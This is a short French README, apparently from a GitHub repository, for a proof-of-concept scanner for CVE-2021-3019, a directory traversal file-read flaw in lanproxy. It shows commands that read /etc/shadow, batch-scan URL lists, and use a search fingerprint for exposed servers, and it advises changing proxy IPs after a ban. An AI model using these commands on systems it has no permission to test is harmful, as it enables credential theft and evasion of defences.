
 0xf4n9x/cve-2021-3019
CVE-2021-3019 lanproxy POC de détection de vulnérabilité de lecture arbitraire de fichier par traversée de répertoire


CVE-2021-3019 Lanproxy - Vulnérabilité de traversée de répertoire et lecture arbitraire de fichiers
git clone https://github.com/FanqXu/CVE-2021-3019.git
cd CVE-2021-3019

Exécutez sans paramètre pour afficher l'aide

Testez une seule URL pour la vulnérabilité. Si elle est présente, le fichier de configuration est lu et affiché par défaut
python3 POC.py -u http://127.0.0.1:9100

Utilisez le paramètre -r pour lire d'autres fichiers du système. Le chemin absolu du fichier est requis
python3 POC.py -u http://127.0.0.1:9100 -r /etc/shadow

Utilisez le paramètre -f pour scanner en lot. Les URL vulnérables seront écrites dans le fichier success.txt
python3 POC.py -f urls.txt
"Server: LPS-0.1" && title=="Connexion"
Lorsque Connection reset by peer apparaît, il est très probable que votre IP ait été bannie par le serveur cible. Changez d'IP proxy.
Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.
